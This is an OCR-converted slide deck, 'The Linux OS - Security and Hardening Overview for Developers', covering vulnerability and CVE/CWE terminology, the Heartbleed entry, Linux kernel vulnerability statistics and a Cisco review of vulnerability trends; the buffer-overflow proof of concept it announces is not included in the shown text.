# The Linux OS - Security and Hardening Overview for Developers

*Focus on Buffer Overflow*
*With a PoC on the ARM Processor*

*kaiwanTECH*
*http://kaiwantech.in*

# Linux OS – Security and Hardening

- **Agenda**
  - Basic Terminology
  - Current State
    - Linux kernel vulnerability stats
    - “Security Vulnerabilities in Modern OS’s” - a few slides
  - Tech Preliminary: the process Stack
  - BOF (Buffer OverFlow) Vulnerabilities
    - What is BOF
    - Why is it dangerous?
    - [Demo: a PoC on the ARM processor]

# Linux OS – Security and Hardening

- **Agenda (contd.)**
  - Modern OS Hardening Countermeasures
    - Using Managed programming languages
    - Compiler protection
    - Libraries
    - Executable space protection
    - [K]ASLR
    - Better Testing
  - Concluding Remarks
  - Q&A

# Linux OS – Security and Hardening

## *Resources*

**git clone https://github.com/kaiwan/hacksec**

*All code and reference material is available here.*

```
tree -d .
.
├── code
│   ├── arm_bof_poc
│   ├── format_str_issue
│   ├── iof
│   ├── mmap_privesc_xploit
├── ref_doc
└── tools_sec
    └── checksec.sh        ← using latest ver 2.1.0, Brian Davis
        [...]
```

# Basic Terminology

***Source - Wikipedia***

## Vulnerability

**In computer security, a vulnerability is a weakness which allows an attacker to reduce a system's information assurance.**

**Vulnerability is the intersection of three elements: a system susceptibility or flaw, attacker access to the flaw, and attacker capability to exploit the flaw.**

**A software vulnerability is a security flaw, glitch, or weakness found in software or in an operating system (OS) that can lead to security concerns. An example of a software flaw is a buffer overflow.**

# Basic Terminology
**(contd.)**

***Source - Wikipedia***

## Exploit

**In computing, an exploit is an attack on a computer system, especially one that takes advantage of a particular vulnerability that the system offers to intruders.**

**Used as a verb, the term refers to the act of successfully making such an attack.**

# Basic Terminology

**(contd.)**

***Source: CVEdetails***

## *What is an "Exposure"?*

**An information security exposure is a mistake in software that allows access to information or capabilities that can be used by a hacker as a stepping-stone into a system or network.**

***Aka 'info-leak'.***

***While the world is now kind of (sadly) used to software vulns and exposures, what about the same but at the hardware level! Recent news stories have the infosec community in quite a tizzy.***

***-***

***"The Big Hack: How China Used a Tiny Chip to Infiltrate U.S. Companies", Bloomberg, 04 Oct 2018.***

***- Side-Channel Attacks & the Importance of Hardware-Based Security, July 2018***

# Basic Terminology
**(contd.)**

- ***What is CVE?*** ***[Source]***
  - *"Common Vulnerabilities and Exposures (CVE®) is a dictionary of common names (i.e., CVE Identifiers) for publicly known cybersecurity vulnerabilities. CVE's common identifiers make it easier to share data across separate network security databases and tools, and provide a baseline for evaluating the coverage of an organization's security tools. ..."*
  - CVE is
    - One name for one vulnerability or exposure
    - One standardized description for each vulnerability or exposure
    - A dictionary rather than a database
    - How disparate databases and tools can "speak" the same language
    - The way to interoperability and better security coverage
    - A basis for evaluation among tools and databases
    - Free for public download and use
    - Industry-endorsed via the CVE Numbering Authorities, CVE Board, and CVE-Compatible Products

# Basic Terminology

(contd.)

*What is a CVE Identifier?*

CVE Identifiers (also called "CVE names," "CVE numbers," CVE-IDs," and "CVEs") are unique, common identifiers for publicly known information security vulnerabilities.

Each CVE Identifier includes the following:

- CVE identifier number (i.e., "CVE-2014-0160").
- Indication of "entry" or "candidate" status.
- Brief description of the security vulnerability or exposure.
- Any pertinent references (i.e., vulnerability reports and advisories or OVAL-ID).
- CVE Identifiers are used by information security product/service vendors and researchers as a standard method for identifying vulnerabilities and for cross-linking with other repositories that also use CVE Identifiers.

*The CVEDetails website provides valuable information and a scoring system*


*CVE FAQs Page*

# Basic Terminology

**(contd.)**

## *CVE Identifier – Old and New Syntax*

- *New system, practically from Jan 2015*



# Basic Terminology

**(contd.)**

## *A CVE Example*

- **CVE-2014-0160** ***[aka "Heartbleed"]***
- **Description:**
  - The (1) TLS and (2) DTLS implementations in OpenSSL 1.0.1 before 1.0.1g do not properly handle Heartbeat Extension packets, which allows remote attackers to obtain sensitive information from process memory via crafted packets that trigger a buffer over-read, as demonstrated by reading private keys, related to d1_both.c and t1_lib.c, aka the Heartbleed bug.
- **(see http://heartbleed.com/ for details)**

Search CVE List | Download CVE | Update an ID | Request a CVE ID | Data Feed

# Common Vulnerabilities and Exposures

*The Standard for Information Security Vulnerability Names*

Home | CVE IDs | About CVE | Compatible Products & More | Community | Blog | News | Site Search

**TOTAL CVE IDs: 82281**

HOME > CVE > CVE-2014-0160

## Section Menu

**CVE IDs**

- CVEnew Twitter Feed
- Other Updates & Feeds

**Request a CVE ID**

- Contact a CVE Numbering Authority (CNA)
- Contact Primary CNA (MITRE) – CVE Request web form
- Reservation Guidelines

**CVE LIST (all existing CVE IDs)**

- Downloads
- Search CVE List
- Search Tips
- View Entire CVE List (html)
- Reference Key/Maps

**NVD Advanced CVE Search**

Printer-Friendly View

**CVE-ID**

**CVE-2014-0160** Learn more at National Vulnerability Database (NVD)
• Severity Rating • Fix Information • Vulnerable Software Versions • S

**Description**

The (1) TLS and (2) DTLS implementations in OpenSSL 1.0.1 before 1.0.1g do not properly h
information from process memory via crafted packets that trigger a buffer over-read, as dem
bug.

**References**

**Note:** References are provided for the convenience of the reader to help distinguish between vulnera

- BUGTRAQ:20141205 NEW: VMSA-2014-0012 - VMware vSphere product updates addre
- URL:http://www.securityfocus.com/archive/1/archive/1/534161/100/0/threaded
- EXPLOIT-DB:32745
- URL:http://www.exploit-db.com/exploits/32745
- EXPLOIT-DB:32764
- URL:http://www.exploit-db.com/exploits/32764
- FULLDISC:20140408 Re: heartbleed OpenSSL bug CVE-2014-0160

# Basic Terminology

**(contd.)**

**Most software security vulnerabilities fall into one of a small set of categories:**

- ***buffer overflows***
- ***unvalidated input***
- ***race conditions***
- ***access-control problems***
- ***weaknesses in authentication, authorization, or cryptographic practices***

***Source***

# CWE - Common Weakness Enumeration - Types of Exploits

Secure | https://nvd.nist.gov/cwe.cfm

**Related Activities**

- The Software Assurance Metrics and Tool Evaluation (SAMATE) Project, NIST.


---


**NVD CWE Slice**

| Name | CWE-ID | Description |
|---|---|---|
| Access of Uninitialized Pointer | CWE-824 | The program accesses or uses a pointer that has not been initialized. |
| Algorithmic Complexity | CWE-407 | An algorithm in a product has an inefficient worst-case computational complexity that may be detrimental to system performance and can be triggered by an attacker, typically using crafted manipulations that ensure that the worst case is being reached. |
| Allocation of File Descriptors or Handles Without Limits or Throttling | CWE-774 | The software allocates file descriptors or handles on behalf of an actor without imposing any restrictions on how many descriptors can be allocated, in violation of the intended security policy for that actor. |
| Argument Injection or Modification | CWE-88 | The software does not sufficiently delimit the arguments being passed to a component in another control sphere, allowing alternate arguments to be provided, leading to potentially security-relevant changes. |
| Asymmetric Resource Consumption (Amplification) | CWE-405 | Software that does not appropriately monitor or control resource consumption can lead to adverse system performance. |
| Authentication Issues | CWE-287 | When an actor claims to have a given identity, the software does not prove or insufficiently proves that the claim is correct. |
| Buffer Errors | CWE-119 | The software performs operations on a memory buffer, but it can read from or write to a memory location that is outside of the intended boundary of the buffer. |

# Linux kernel – Vulnerability Stats

***Source (CVEdetails)***
***(1999 to 2019)***




***"A bunch of links related to Linux kernel exploitation"***

# Linux kernel – Vulnerability Stats

***Source (CVEdetails)***

***The one kernel vuln in 2019 allowing a user to potentially "Gain Privilege" (privesc):***

## Linux » Linux Kernel : Security Vulnerabilities Published In 2019 (Gain Privilege)

**2019 :** January February March April May June July August September October November December CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9
Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Copy Results Download Results

| # | CVE ID | CWE ID | # of Exploits | Vulnerability Type(s) | Publish Date | Update Date | Score | Gained Access Level | Access | Complexity | Authentication | Conf. | Integ. | Avail. |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 1 | CVE-2018-16882 | 416 | | +Priv | 2019-01-03 | 2019-10-09 | 7.2 | None | Local | Low | Not required | Complete | Complete | Complete |

A use-after-free issue was found in the way the Linux kernel's KVM hypervisor processed posted interrupts when nested(=1) virtualization is enabled. In nested_get_vmcs12_pages(), in case of an error while processing posted interrupt address, it unmaps the 'pi_desc_page' without resetting 'pi_desc' descriptor address, which is later used in pi_test_and_clear_on(). A guest user/process could use this flaw to crash the host kernel resulting in DoS or potentially gain privileged access to a system. Kernel versions before 4.14.91 and before 4.19.13 are vulnerable.

Total number of vulnerabilities : **1** Page : 1 (This Page)

***"A bunch of links related to Linux kernel exploitation"***

# Security Vulnerabilities in Modern Operating Systems

***By Cisco, Canada, April 2014.***



**"The Common Exposures and Vulnerabilities database has over 25 years of data on vulnerabilities in it. In this deck we dig through that database and use it to map out trends and general information on vulnerabilities in software in the last quarter century. For more information please visit our website: http://www.cisco.com/web/CA/index.html "**

*Source: Security Vulnerabilities in Modern Operating Systems, Cisco, Apr 2014*

# OS Security Vulnerabilities

- A look at more than 25 years of past vulnerabilities
  - Based on the CVE/NVD data.
  - CVE started in 1999, but includes historical data going back to 1988.
  - NVD hosts all CVE information in addition to some extra data about vulnerability types, etc.
  - Based on Sourcefire report: http://www.sourcefire.com/25yearsofvulns
- Updated (with data from 2013, 2014) and data from other sources

*Source: Security Vulnerabilities in Modern Operating Systems, Cisco, Apr 2014*





Source: Security Vulnerabilities in Modern Operating Systems, Cisco, Apr 2014

# Vulnerabilities by Type

- Common Weakness Enumeration creates a number of categories for vulnerabilities
- NVD uses a subset of CWE to categorize vulnerabilities:
  – Authentication issues: not properly authenticating users
  – Credentials management: password/credential storage/transmission issues
  – Access Control: permission errors, privilege errors, etc.
  – Buffer error: buffer overflows, etc.
  – CSRF: cross-site request forgery
  – XSS: cross site scripting

